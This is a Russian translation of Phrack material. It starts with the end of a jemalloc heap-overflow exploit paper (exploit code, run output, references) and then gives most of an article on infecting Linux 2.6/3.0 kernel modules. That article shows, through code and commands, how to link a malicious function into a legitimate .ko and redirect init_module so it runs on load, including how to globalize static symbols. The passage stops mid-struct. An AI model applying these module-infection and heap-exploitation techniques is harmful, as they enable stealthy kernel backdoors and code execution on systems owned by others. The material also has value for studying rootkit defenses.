  execl("./vuln-mag", "./vuln-mag", "16", buff, NULL);
  perror("execl");
  return 0;
}
```

Результат:

```
$ ./exploit-mag 0xbfbfedd6
[*] Assuming fake mag_t is at 0xbfbfedd6
[*] Preparing input buffer
[*] Executing the vulnerable program
[*] 0xbfbfedd6
[vuln] v = 0x28311100
```

```
[673283456] p1 = 0x28317800
...
[673283456] p2 = 0x42424242
[673282496] p2 = 0x3d545f47
```

Один из потоков-жертв — тот, чья стойка магазинов была переполнена, — возвращает произвольный адрес в качестве валидного региона. Перезапись кэшей потоков, вероятно, является наиболее смертоносной атакой, но страдает от одного ограничения, которое мы не считаем серьёзным. Тот факт, что возвращённый регион памяти и элемент `bin_mags[]` оба получают произвольные адреса, приводит к сбою либо при освобождении `p2`, либо при завершении потока (явном или неявном вызове `pthread_exit()`). Возможные шеллкоды должны срабатывать _до_ выхода потока или освобождения региона памяти. Ну и ладно... :)

---

4 - Реальная уязвимость

Подробный разбор переполнения кучи jemalloc в реальных условиях см. во второй статье «Искусство эксплуатации» в этом выпуске Phrack.

---

5 - Направления дальнейших исследований

Данная работа является первым известным нам публичным исследованием jemalloc. В ближайшем будущем мы планируем изучить, как можно повредить различные красно-чёрные деревья, используемые jemalloc для управления данными. Реализация rbtree (определена в rb.h) полностью основана на препроцессорных макросах и весьма сложна по природе. Хотя мы уже отлаживали её, из-за нехватки времени нам не удалось попытаться эксплуатировать различные операции с деревьями. Мы надеемся, что кто-нибудь продолжит нашу работу с того места, где мы остановились. Если никто не сделает этого — ну что же, вы скоро точно знаете, чьи статьи будете читать :)

---

6 - Заключение

Мы сделали первый шаг в анализе jemalloc. Мы, однако, знаем, что охватили не каждую возможность повреждения аллокатора контролируемым способом. Надеемся, что помогли тем, кто собирался изучать аллокатор пользовательского пространства FreeBSD или внутреннее устройство Firefox, но хотел получить первоначальное представление, прежде чем приступить. Любой читатель, обнаруживший ошибки в нашей статье, пожалуйста, свяжитесь с нами как можно скорее.

Большое спасибо команде Phrack за их комментарии. Также благодарим Джорджа Аргироса за рецензирование работы и ценные предложения.

Наконец, мы хотели бы выразить уважение Джейсону Эвансу за столь элитарный аллокатор. Нет, это не ирония — jemalloc, по нашему мнению, один из лучших (если не лучший) аллокаторов из существующих.

---

7 - Список литературы


```
[JESA]  Standalone jemalloc
        - http://www.canonware.com/cgi-bin/gitweb.cgi?p=jemalloc.git

[JEMF]  Mozilla Firefox jemalloc
        - http://hg.mozilla.org/mozilla-central/file/tip/memory/jemalloc

[JEFB]  FreeBSD 8.2-RELEASE-i386 jemalloc
        - http://www.freebsd.org/cgi/cvsweb.cgi/src/lib/libc/stdlib/
            malloc.c?rev=1.183.2.5.4.1;content-type=text%2Fplain;
            only_with_tag=RELENG_8_2_0_RELEASE

[JELX]  Linux port of the FreeBSD jemalloc
        - http://www.canonware.com/download/jemalloc/
            jemalloc_linux_20080828a.tbz

[JE06]  Jason Evans, A Scalable Concurrent malloc(3) Implementation for
            FreeBSD
        - http://people.freebsd.org/~jasone/jemalloc/bsdcan2006
            /jemalloc.pdf

[PV10]  Peter Vreugdenhil, Pwn2Own 2010 Windows 7 Internet Explorer 8
            exploit
        - http://vreugdenhilresearch.nl
            /Pwn2Own-2010-Windows7-InternetExplorer8.pdf

[FENG]  Alexander Sotirov, Heap Feng Shui in Javascript
        - http://www.phreedom.org/research/heap-feng-shui/
            heap-feng-shui.html

[HOEJ]  Mark Daniel, Jake Honoroff, Charlie Miller, Engineering Heap
            Overflow Exploits with Javascript
        - http://securityevaluators.com/files/papers/isewoot08.pdf

[CVRS]  Chris Valasek, Ryan Smith, Exploitation in the Modern Era
            (Blueprint)
        - https://www.blackhat.com/html/bh-eu-11/
            bh-eu-11-briefings.html#Valasek

[VPTR]  rix, Smashing C++ VPTRs
        - https://phrack.org/issues/56/8.html#article

[HAPF]  huku, argp, Patras Heap Massacre
        - http://fosscomm.ceid.upatras.gr/

[APHN]  argp, FreeBSD Kernel Massacre
        - http://ph-neutral.darklab.org/previous/0x7db/talks.html

[UJEM]  unmask_jemalloc
        - https://github.com/argp/unmask_jemalloc
```


---

8 - Код

[Архив кода code.tar.gz в формате uuencode — опущен]

Заражение загружаемых модулей ядра (версии ядра 2.6.x/3.0.x)

=----------=[Заражение загружаемых модулей ядра]=----------=
=----------=[версии ядра 2.6.x/3.0.x]=----------=
=----------=[by styx^]=----------=
=----------=[the.styx@gmail.com]=----------=

Автор: styx^

Содержание

1 - Введение

В Phrack #61 [1] truff представил новый метод заражения загружаемых модулей ядра (LKM) в Linux на архитектуре x86 серии 2.4.x. Однако этот метод в настоящее время несовместим с серией ядер Linux 2.6.x/3.0.x из-за многочисленных изменений во внутреннем устройстве ядра. В результате для заражения модуля ядра одного лишь изменения имён символов в секции .strtab больше недостаточно — задача несколько усложнилась. В данной статье будет показано, как заразить модуль ядра в сериях Linux x86 2.6.*/3.0.x. Все описанные методы протестированы на версиях ядра 2.6.35, 2.6.38 и 3.0.0 под Ubuntu 10.10, 11.04 и 11.10, а также на ядре версии 2.6.18-238 под CentOS 5.6.

Предложенный метод протестирован только на 32-битных архитектурах; адаптация под 64-разрядную архитектуру остаётся упражнением для читателя. Наконец, хочу подчеркнуть, что данная статья не является принципиально новаторской, а лишь обновляет работу truff.

2 - Метод для ядра 2.4.x

2.1 - Первая попытка

На простом примере объясним, почему метод truff больше не работает: для демонстрации используем инструмент «elfstrchange», поставляемый в его статье. Сначала напишем простой тестовый модуль ядра:

```
/***************** orig.c *********************************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

int evil(void) {

    printk(KERN_ALERT "Init Inject!");

    return 0;

}

int init(void) {

    printk(KERN_ALERT "Init Original!");

    return 0;
}
```

```
void clean(void) {

    printk(KERN_ALERT "Exit Original!");

    return;
}

module_init(init);
module_exit(clean);
/****************** EOF ************************************************/
```

Макрос `module_init` используется для регистрации функции инициализации загружаемого модуля ядра: иными словами, функция, вызываемая при загрузке модуля — это `init()`. Симметрично, макрос `module_exit` регистрирует функцию завершения LKM, то есть в нашем примере `clean()` будет вызвана при выгрузке модуля. Эти макросы можно рассматривать как объявления конструктора/деструктора объекта LKM. Более подробное объяснение приведено в разделе 2.2.

Соответствующий Makefile:

```
/****************** Makefile *******************************************/
obj-m += orig.o

KDIR    := /lib/modules/$(shell uname -r)/build
PWD    := $(shell pwd)

default:
    $(MAKE) -C $(KDIR) SUBDIRS=$(PWD) modules

clean:
    $(MAKE) -C $(KDIR) SUBDIRS=$(PWD) clean
/****************** EOF ************************************************/
```

Теперь можно скомпилировать модуль и приступить к тестированию:

```
$ make
...
```

truff заметил, что изменения имён символов в секции .strtab было достаточно для обмана механизма разрешения символов ядра v2.4. Функция `obj_find_symbol()` из modutils искала конкретный символ («init_module») по имени [1]:

```
/*********************************************************************/
module->init = obj_symbol_final_value(f, obj_find_symbol(f,
                                                  SPFX "init_module"));
module->cleanup = obj_symbol_final_value(f, obj_find_symbol(f,
                                                SPFX "cleanup_module"));
/*********************************************************************/
```

Посмотрим на таблицу символов ELF файла orig.ko:

```
$ objdump -t orig.ko

orig.ko:     file format elf32-i386

SYMBOL TABLE:

...

00000040 g     F .text□0000001b evil
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000020 g     F .text□0000001b init_module
00000000 g     F .text□00000019 clean
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
00000020 g     F .text□0000001b init
```

Нам нужно сделать `evil()` функцией инициализации вместо `init()`.
truff делал это в два шага:

1. переименовать init в dumm
2. переименовать evil в init

Это легко выполняется с помощью его инструмента «elfstrchange» (слегка подправленного, см. раздел 9):

```
$ ./elfstrchange orig.ko init dumm
[+] Symbol init located at 0xa91
[+] .strtab entry overwritten with dumm

$ ./elfstrchange orig.ko evil init
[+] Symbol evil located at 0xa4f
[+] .strtab entry overwritten with init

$ objdump -t orig.ko

...

00000040 g     F .text□0000001b init          <-- evil()
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000020 g     F .text□0000001b init_module
00000000 g     F .text□00000019 clean
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
00000020 g     F .text□0000001b dumm          <-- init()
```

Теперь загружаем модуль:

```
$ sudo insmod orig.ko
$ dmesg |tail
...

[ 2438.317831] Init Original!
```

Как видим, функция `init()` по-прежнему вызывается. Применение того же метода с «init_module» вместо init также не работает. В следующем разделе объясняются причины такого поведения.

2.2 - Пояснение процесса загрузки LKM

В предыдущем разделе кратко упоминались макросы `module_init` и `module_exit`. Рассмотрим их подробнее. В ядре v2.4 точками входа и выхода LKM были `init_module()` и `cleanup_module()` соответственно. Сегодня, в ядре v2.6, программист может выбирать произвольные имена для этих функций, используя макросы `module_init()` и `module_exit()`. Эти макросы определены в «include/linux/init.h» [3]:

```
/*****************************************************************/
#ifndef MODULE

[...]

#else /* MODULE */

[...]

/* Each module must use one module_init(). */
#define module_init(initfn)                                     \
        static inline initcall_t __inittest(void)               \
        { return initfn; }                                      \
        int init_module(void) __attribute__((alias(#initfn)));
```

```
/* This is only required if you want to be unloadable. */
#define module_exit(exitfn)                                        \
        static inline exitcall_t __exittest(void)                  \
        { return exitfn; }                                         \
        void cleanup_module(void) __attribute__((alias(#exitfn)));

[...]

#endif /*MODULE*/
/*****************************************************************/
```

Нас интересует только случай «загружаемого модуля», то есть когда определён `MODULE`. Как видно, `init_module` всегда объявляется псевдонимом `initfn` — аргумента макроса `module_init`. В результате компилятор всегда создаёт в перемещаемом объекте одинаковые символы: один для `initfn` и один для «module_init». Тот же принцип применяется к функции завершения, если механизм выгрузки скомпилирован в ядро (то есть если определён `CONFIG_MODULE_UNLOAD`).

При компиляции модуля компилятор сначала создаёт объектный файл для каждого исходного файла, затем генерирует дополнительный обобщённый исходный файл, компилирует его и, наконец, компонует все перемещаемые объекты вместе.

В случае orig.ko автоматически генерируется и компилируется файл orig.mod.c (как orig.mod.o). Его содержимое:

```
/*****************************************************************/
#include <linux/module.h>
#include <linux/vermagic.h>
#include <linux/compiler.h>

MODULE_INFO(vermagic, VERMAGIC_STRING);

struct module __this_module
__attribute__((section(".gnu.linkonce.this_module"))) = {
 .name = KBUILD_MODNAME,
 .init = init_module,
#ifdef CONFIG_MODULE_UNLOAD
 .exit = cleanup_module,
#endif
 .arch = MODULE_ARCH_INIT,
};

static const struct modversion_info ____versions[]
__used
__attribute__((section("__versions"))) = {
□{ 0x4d5503c4, "module_layout" },
□{ 0x50eedeb8, "printk" },
□{ 0xb4390f9a, "mcount" },
};

static const char __module_depends[]
__used
__attribute__((section(".modinfo"))) =
"depends=";


MODULE_INFO(srcversion, "EE786261CA9F9F457DF0EB5");
/*****************************************************************/
```

Этот файл объявляет и частично инициализирует структуру `struct module`, которая будет сохранена в секции «.gnu.linkonce.this_module» объектного файла. Структура `module` определена в «include/linux/module.h»:

```
/*****************************************************************/
struct module
{
□[...]
□/* Unique handle for this module */
```

```
 char name[MODULE_NAME_LEN];

 [...]

 /* Startup function. */
 int (*init)(void);

 [...]

 /* Destruction function. */
 void (*exit)(void);

 [...]
};
/*********************************************************************/
```

Таким образом, когда компилятор автоматически генерирует C-файл, поля `.init` и `.exit` структуры всегда указывают на функции «init_module» и «cleanup_module». Но поскольку соответствующие функции не объявлены в этом C-файле, они считаются внешними, а их символы объявляются неопределёнными (*UND*):

```
$ objdump -t orig.mod.o

orig.mod.o:     file format elf32-i386

SYMBOL TABLE:
[...]
00000000         *UND* 00000000 init_module
00000000         *UND* 00000000 cleanup_module
```

При компоновке с другими объектами компилятор разрешает это благодаря псевдонимам, созданным макросами `module_init()` и `module_exit()`.

```
$ objdump -t orig.ko

00000000 g     F .text 0000001b evil
00000000 g     O .gnu.linkonce.this_module 00000184 __this_module
00000040 g     F .text 00000019 cleanup_module
00000020 g     F .text 0000001b init_module
00000040 g     F .text 00000019 clean
00000000         *UND* 00000000 mcount
00000000         *UND* 00000000 printk
00000020 g     F .text 0000001b init
```

Псевдонимизацию можно рассматривать как элегантный приём, позволяющий компилятору без лишних усилий объявить и заполнить объект `__this_module`. Этот объект критически важен для загрузки модуля в ядрах v2.6.x/3.0.x.

Для загрузки LKM пользовательский инструмент (insmod/modprobe/и т.д.) вызывает системный вызов `sys_init_module()`, определённый в «kernel/module.c»:

```
/*********************************************************************/
SYSCALL_DEFINE3(init_module, void __user *, umod,
                unsigned long, len, const char __user *, uargs)
{
        struct module *mod;
        int ret = 0;

        ...

        /* Do all the hard work */
        mod = load_module(umod, len, uargs);

        ...

        /* Start the module */
        if (mod->init != NULL)
                ret = do_one_initcall(mod->init);
```

```
        ...
}
/*****************************************************************************/
```

Функция `load_module()` возвращает указатель на объект `struct module` при загрузке LKM в память. Как следует из исходного кода, `load_module()` выполняет основную работу по загрузке и потому непросто поддаётся анализу. Однако есть две важные вещи, которые необходимо знать:

• load_module() отвечает за перемещение символов ELF
• mod->init хранит перемещённое значение, сохранённое в __this_module

Примечание: поскольку `__this_module` содержит инициализированные указатели на функции (адреса `init()` и `clean()` в нашем примере), на каком-то этапе должна выполняться перемещение символов.

После перемещения `mod->init()` ссылается на отображение `init_module()` в пространстве ядра и может быть вызвана через `do_one_initcall()`, определённую в «init/main.c»:

```
/*****************************************************************************/
int __init_or_module do_one_initcall(initcall_t fn)
{
        int count = preempt_count();
        int ret;

        if (initcall_debug)
                ret = do_one_initcall_debug(fn);   <-- init_module() may be
        else                                           called here
                ret = fn();                        <-- or it may be called
                                                       here
        msgbuf[0] = 0;

        ...

        return ret;
}
/*****************************************************************************/
```

2.3 - Процесс перемещения символов

Само перемещение символов обрабатывается функцией `load_module()`, и соответствующие записи можно обнаружить в бинарном файле:

```
$ objdump -r orig.ko

./orig.ko:     file format elf32-i386

    ...

RELOCATION RECORDS FOR [.gnu.linkonce.this_module]:
OFFSET   TYPE              VALUE
000000d4 R_386_32          init_module
00000174 R_386_32          cleanup_module
```

Это означает, что перемещение должно пропатчить два 32-битных адреса (поскольку тип == R_386_32), расположенных по адресам:

• (&.gnu.linkonce.this_module = &__this_module) + 0xd4 [патч #1]
• (&.gnu.linkonce.this_module = &__this_module) + 0x174 [патч #2]

Запись перемещения (в 32-битной среде) — это объект `Elf32_Rel`, определённый в «/usr/include/elf.h»:

```
/************************************************************************/
typedef struct
{
  Elf32_Addr    r_offset;               /* Address */
  Elf32_Word    r_info;                 /* Relocation type and symbol index
*/
} Elf32_Rel;

#define ELF32_R_SYM(val)                ((val) >> 8)
/************************************************************************/
```

Важно помнить, что символ находится с помощью `ELF32_R_SYM()`, которая предоставляет индекс в таблице символов — секции .symtab.

Это легко проверить:

```
$ readelf -S ./orig.ko  | grep gnu.linkonce
 [10] .gnu.linkonce.thi PROGBITS    00000000 000240 000184 00  WA  0   0 32
 [11] .rel.gnu.linkonce REL         00000000 0007f8 000010 08     16  10  4
```

Секция перемещений для секции 10 — это секция 11.

```
$ readelf -x 11 orig.ko

Hex dump of section '.rel.gnu.linkonce.this_module':
  0x00000000 d4000000 01160000 74010000 01150000 ........t.......
```

Таким образом, `ELF32_R_SYM()` возвращает 0x16 (=22) для первого перемещения и 0x1b (=21) для второго. Посмотрим на таблицу символов:

```
$ readelf -s .orig.ko

Symbol table '.symtab' contains 33 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND

    ...

    21: 00000040    25 FUNC    GLOBAL DEFAULT    2 cleanup_module
    22: 00000020    27 FUNC    GLOBAL DEFAULT    2 init_module

    ...
```

Полное совпадение. Итак, при загрузке LKM:

• Ядро выполняет разрешение символов, обновляя соответствующие символы новыми значениями. На этом этапе init_module и cleanup_module содержат адреса в пространстве ядра.

• Ядро выполняет необходимые перемещения, используя индекс в таблице символов для определения способа патчинга. По завершении перемещения __this_module пропатчена дважды.

На данном этапе должно быть понятно: чтобы при загрузке вызывалась `evil()` вместо `init()`, необходимо изменить значение адреса символа `init_module`.

3 - Работа с загружаемыми модулями ядра на 2.6.x/3.0.x

Как указано выше, для вызова функции `evil()` во время загрузки необходимо изменить адрес символа `init_module`. Поскольку LKM является перемещаемым объектом, этот адрес вычисляется на основе смещения (или относительного адреса), хранящегося в поле `st_value` структуры `Elf32_Sym` [2], определённой в «/usr/include/elf.h»:

```
/************************************************************************/
```

```
typedef struct
{
  Elf32_Word st_name; /* Symbol name (string tbl index) */
  Elf32_Addr st_value; /* Symbol value */
  Elf32_Word st_size; /* Symbol size */
  unsigned char st_info; /* Symbol type and binding */
  unsigned char st_other; /* Symbol visibility */
  Elf32_Section st_shndx; /* Section index */
} Elf32_Sym;
/**********************************************************************/
```

Вывод objdump показывает, что:

• относительный адрес evil() равен 0x00000040;
• относительный адрес init_module() равен 0x00000020;
• относительный адрес init() равен 0x00000020;

Изменение этих смещений достаточно для того, чтобы вместо `init_module()` вызывалась `evil()`, поскольку процесс перемещения в ядре сформирует соответствующий «отравленный» виртуальный адрес.

orig.ko должен выглядеть так:

```
00000040 g     F .text 0000001b evil
...
00000040 g     F .text 0000001b init_module
```

Для этого можно использовать мой скрипт «elfchger» для модификации ELF-файла.
Структура кода аналогична коду truff с незначительными изменениями.
Скрипт принимает следующие входные параметры:

```
./elfchger -s [symbol] -v [value] <module_name>
```

Где `[value]` — новый относительный адрес символа `[symbol]` (`init_module` в нашем случае) в ``.

Применим к нашему примеру:

```
$ ./elfchger -s init_module -v 00000040 orig.ko
[+] Opening orig.ko file...
[+] Reading Elf header...
 >> Done!
[+] Finding ".symtab" section...
 >> Found at 0x77c
[+] Finding ".strtab" section...
 >> Found at 0x7a4
[+] Getting symbol' infos:
 >> Symbol found at 0x99c
 >> Index in symbol table: 0x16
[+] Replacing 0x00000020 with 0x00000040... done!
```

ELF-файл теперь изменён:

```
$ objdump -t orig.ko

orig.ko:     file format elf32-i386

SYMBOL TABLE:
...

00000040 g     F .text 0000001b evil
00000000 g     O .gnu.linkonce.this_module 00000174 __this_module
00000000 g     F .text 00000019 cleanup_module
00000040 g     F .text 0000001b init_module
00000000 g     F .text 00000019 clean
00000000         *UND* 00000000 mcount
00000000         *UND* 00000000 printk
00000020 g     F .text 0000001b init
```

Загружаем модуль:

```
$ sudo insmod orig.ko

$ dmesg | tail
...

[ 5733.929286] Init Inject!

$
```

Как и ожидалось, при загрузке модуля вызывается функция `evil()` вместо `init()`.

3.1 - Первый пример внедрения кода

Следующий шаг — внедрение внешнего кода внутрь исходного модуля (orig.ko). Новый модуль ядра (evil.ko) будет внедрён в orig.ko. Используем исходные коды orig.c и evil.c:

```
/*************************** orig.c ***********************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

int init_module(void) {

    printk(KERN_ALERT "Init Original!");

    return 0;
}

void clean(void) {

    printk(KERN_ALERT "Exit Original!");

    return;
}

module_init(init);
module_exit(clean);
/****************************** EOF ***********************************/

/*************************** evil.c ***********************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

int evil(void) {

    printk(KERN_ALERT "Init Inject!");

    return 0;
}
/****************************** EOF ***********************************/
```

После компиляции обоих модулей orig.ko и evil.ko их можно скомпоновать командой `ld -r` (как объяснял truff), поскольку оба являются перемещаемыми объектами.

```
$ ld -r orig.ko evil.ko -o new.ko
$ objdump -t new.ko
```

```
new.ko:     file format elf32-i386

SYMBOL TABLE:
...

00000040 g     F .text□0000001b evil
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000020 g     F .text□0000001b init_module
00000000 g     F .text□00000019 clean
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
00000020 g     F .text□0000001b init
```

Функция `evil()` теперь скомпонована в модуль new.ko. Следующий шаг — сделать `init_module()` (определённую в orig.ko) псевдонимом `evil()` (определённой в evil.ko). Это легко сделать с помощью `./elfchger`:

```
$ ./elfchger -f init_module -v 00000040 new.ko
[+] Opening new.ko file...
[+] Reading Elf header...
□>> Done!
[+] Finding ".symtab" section...
□>> Found at 0x954
[+] Finding ".strtab" section...
□>> Found at 0x97c
[+] Getting symbol' infos:
□>> Symbol found at 0xbe4
□>> Index in symbol table: 0x1d
[+] Replacing 0x00000020 with 0x00000040... done!
```

Теперь модуль можно переименовать и загрузить:

```
$ mv new.ko orig.ko
$ sudo insmod orig.ko
$ dmesg | tail
...
[ 6791.920363] Init Inject!
```

Магия работает :)

Как уже объяснял truff, если мы хотим, чтобы исходный модуль работал корректно, необходимо вызвать его функцию инициализации. Это можно сделать через импортированный символ, который будет разрешён во время компоновки. Функция `init()` объявляется как `extern`: это означает, что она будет разрешена при компоновке. Используем следующий код:

```
/****************************** evil.c ***********************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

extern int init();

int evil(void) {

    init();
    printk(KERN_ALERT "Init Inject!");

    /* do something */

    return 0;
}
/****************************** EOF **************************************/
```

И это работает:

```
$ dmesg | tail
...
[ 7910.392244] Init Original!
[ 7910.392248] Init Inject!
```

4 - Реальный мир: так ли всё просто?

В этом разделе будет показано, почему описанный выше метод при применении в реальной жизни может не сработать. Дело в том, что модули, использованные в примерах, были излишне упрощены для лучшего понимания базовой идеи заражения модуля.

4.1 - Статические функции

Большинство системных модулей Linux несколько отличаются от тех, что использовались выше. Вот более реалистичный пример:

```
/*************************** orig.c ***********************************/
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/errno.h>

MODULE_LICENSE("GPL");

static int init(void) {

    printk(KERN_ALERT "Init Original!");

    return 0;
}

static void clean(void) {

    printk(KERN_ALERT "Exit Original!");

    return;
}

module_init(init);
module_exit(clean);
/****************************** EOF ***********************************/
```

Попробуем применить наш метод, чтобы внедрить старый вредоносный код в новый модуль orig.

```
$ ld -r orig.ko evil.ko -o new.ko
$ sudo insmod new.ko
insmod: error inserting 'new.ko': -1 Unknown symbol in module
```

Что? Нужна дополнительная информация:

```
$ dmesg | tail
...
[ 2737.539906] orig: Unknown symbol init (err 0)
```

Неизвестным символом оказался `init`. Чтобы понять, почему `init` является «неизвестным», заглянем в таблицу символов new.ko:

```
$ objdump -t new.ko

...
SYMBOL TABLE:
```

```
...

00000000 l     F .text□00000019 clean
00000020 l     F .text□0000001b init

...

00000040 g     F .text□00000020 evil
00000000 g     O .gnu.linkonce.this_module□00000174 __this_module
00000000 g     F .text□00000019 cleanup_module
00000020 g     F .text□0000001b init_module
00000000         *UND*□00000000 mcount
00000000         *UND*□00000000 printk
00000000         *UND*□00000000 init
```

Этот вывод показывает, что теперь существует два символа «init», один из которых не определён (*UND*). Это означает, что компоновщик не выполняет корректную компоновку между функциями `init` в orig.ko и evil.ko. В результате при загрузке модуля ядро пытается найти символ `init`, но поскольку он нигде не определён, это не удаётся, и модуль не загружается.

4.1.1 - Локальный символ

Инструмент `readelf` позволяет получить более подробную информацию:

```
$ readelf -s orig.ko

Symbol table '.symtab' contains 26 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     ...
     14: 00000020    27 FUNC    LOCAL  DEFAULT    2 init
     ...
```

Подведём итог: о символе `init` известно следующее:

• его относительный адрес — 0x00000020;
• его тип — функция;
• его привязка — локальная;

Привязка символа теперь локальная (тогда как ранее она была глобальной), поскольку функция `init` объявлена `static` в orig.c. Это ограничивает её область видимости файлом, в котором она объявлена. Именно поэтому символ не был корректно разрешён компоновщиком. Необходимо изменить область видимости `init`, иначе внедрение не сработает.

4.1.2 - Изменение типа привязки символа

Тип привязки символа можно изменить с помощью инструмента `objcopy`. Опция `--globalize-symbol` делает указанный символ глобальным:

```
$ objcopy --globalize-symbol=init ./orig.ko orig2.ko
```

Однако если по какой-то причине `objcopy` недоступен, написанный мной инструмент также может сделать конкретный символ глобальным, изменяя все необходимые поля в ELF-файле.

Каждая запись таблицы символов в секции .symtab определена следующим образом [2]:

```
/****************************** EOF ***********************************/
typedef struct
```

```
{
  Elf32_Word st_name; /* Symbol name (string tbl index) */
  Elf32_Addr st_value; /* Symbol value */
  Elf32_Word st_size; /* Symbol size */
  unsigned char st_info; /* Symbol type and binding */
  unsigned char st_other; /* Symbol visibility */
  Elf32_Section st_shndx; /* Section index */
} Elf32_Sym;
/****************************** EOF *********************************/
```

Сначала необходимо найти в ELF-файле нужный символ (`init`) и проверить его привязку — глобальная или локальная. Функция `ElfGetSymbolByName()` ищет смещение символа `init` в .symtab и заполняет соответствующую структуру `Elf32_Sym sym`. Затем тип привязки проверяется по полю `st_info`: передав `sym.st_info` макросу `ELF32_ST_BIND()` из ``, получаем ожидаемое значение привязки.

Если символ имеет локальную привязку, необходимо выполнить следующие шаги:

1. Переупорядочить символы: интересующий символ должен быть перемещён среди глобальных символов внутри секции .symtab. Позднее будет объяснено, почему этот шаг обязателен. Нужно переместить символ `init` из:

```
$ readelf -s orig.ko

Symbol table '.symtab' contains 26 entries:
Num:    Value  Size Type    Bind   Vis      Ndx Name
  0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
  1: 00000000     0 SECTION LOCAL  DEFAULT    1
  2: 00000000     0 SECTION LOCAL  DEFAULT    2
  3: 00000000     0 SECTION LOCAL  DEFAULT    4
  4: 00000000     0 SECTION LOCAL  DEFAULT    5
  5: 00000000     0 SECTION LOCAL  DEFAULT    6
  6: 00000000     0 SECTION LOCAL  DEFAULT    8
  7: 00000000     0 SECTION LOCAL  DEFAULT    9
  8: 00000000     0 SECTION LOCAL  DEFAULT   10
  9: 00000000     0 SECTION LOCAL  DEFAULT   12
 10: 00000000     0 SECTION LOCAL  DEFAULT   13
 11: 00000000     0 SECTION LOCAL  DEFAULT   14
 12: 00000000     0 FILE    LOCAL  DEFAULT  ABS orig.c
 13: 00000000    25 FUNC    LOCAL  DEFAULT    2 clean

 14: 00000020    27 FUNC    LOCAL  DEFAULT    2 init       <-----

 15: 00000000    12 OBJECT  LOCAL  DEFAULT    5 __mod_license6
 16: 00000000     0 FILE    LOCAL  DEFAULT  ABS orig.mod.c
 17: 00000020    35 OBJECT  LOCAL  DEFAULT    5 __mod_srcversion31
 18: 00000043     9 OBJECT  LOCAL  DEFAULT    5 __module_depends
 19: 00000000   192 OBJECT  LOCAL  DEFAULT    8 ____versions
 20: 00000060    59 OBJECT  LOCAL  DEFAULT    5 __mod_vermagic5
 21: 00000000   372 OBJECT  GLOBAL DEFAULT   10 __this_module
 22: 00000000    25 FUNC    GLOBAL DEFAULT    2 cleanup_module
 23: 00000020    27 FUNC    GLOBAL DEFAULT    2 init_module
 24: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND mcount
 25: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printk
```

В:

```
Symbol table '.symtab' contains 26 entries:
Num:    Value  Size Type    Bind   Vis      Ndx Name
  0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
  1: 00000000     0 SECTION LOCAL  DEFAULT    1
  2: 00000000     0 SECTION LOCAL  DEFAULT    2
  3: 00000000     0 SECTION LOCAL  DEFAULT    4
  4: 00000000     0 SECTION LOCAL  DEFAULT    5
  5: 00000000     0 SECTION LOCAL  DEFAULT    6
  6: 00000000     0 SECTION LOCAL  DEFAULT    8
  7: 00000000     0 SECTION LOCAL  DEFAULT    9
  8: 00000000     0 SECTION LOCAL  DEFAULT   10
```

```
 9: 00000000     0 SECTION LOCAL  DEFAULT   12
10: 00000000     0 SECTION LOCAL  DEFAULT   13
11: 00000000     0 SECTION LOCAL  DEFAULT   14
12: 00000000     0 FILE    LOCAL  DEFAULT  ABS orig.c
13: 00000000    25 FUNC    LOCAL  DEFAULT    2 clean
14: 00000000    12 OBJECT  LOCAL  DEFAULT    5 __mod_license6
15: 00000000     0 FILE    LOCAL  DEFAULT  ABS orig.mod.c
16: 00000020    35 OBJECT  LOCAL  DEFAULT    5 __mod_srcversion31
17: 00000043     9 OBJECT  LOCAL  DEFAULT    5 __module_depends
18: 00000000   192 OBJECT  LOCAL  DEFAULT    8 ____versions
19: 00000060    59 OBJECT  LOCAL  DEFAULT    5 __mod_vermagic5

20: 00000020    27 FUNC    GLOBAL DEFAULT    2 init       <-----

21: 00000000   372 OBJECT  GLOBAL DEFAULT   10 __this_module
22: 00000000    25 FUNC    GLOBAL DEFAULT    2 cleanup_module
23: 00000020    27 FUNC    GLOBAL DEFAULT    2 init_module
24: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND mcount
25: 00000000     0 NOTYPE  GLOBAL DEFAULT  UND printk
```

Эта задача выполняется функцией `ReorderSymbols()`.

2. Обновить информацию о символе `init` (смещение, индекс и т.д.) в соответствии с его новым положением в секции .symtab.

3. Изменить привязку символа с локальной на глобальную, модифицировав поле `st_info` с помощью макроса `ELF32_ST_INFO`:

```
#define ELF32_ST_INFO(b, t)□(((b)<<4)+((t)&0xf))
```

Где `b` — привязка символа, `t` — его тип.
Значения привязок:

```
Name         Value
====         =====
STB_LOCAL        0
STB_GLOBAL       1
STB_WEAK         2
STB_LOPROC      13
STB_HIPROC      15
```

Очевидно, для нашей цели нужен `STB_GLOBAL`.

Значения типов:

```
Name          Value
====          =====
STT_NOTYPE        0
STT_OBJECT        1
STT_FUNC          2
STT_SECTION       3
STT_FILE          4
STT_LOPROC       13
STT_HIPROC       15
```

`STT_FUNC` — значение типа для функций.

Итоговый вызов макроса:

```
ELF32_ST_INFO(STB_GLOBAL, STT_FUNC);
```

Поле `st_info` символа `init` должно быть установлено равным результату этого макроса.

4. Обновить заголовок секции symtab, определённый как:

```
typedef struct {
   Elf32_Word□sh_name;
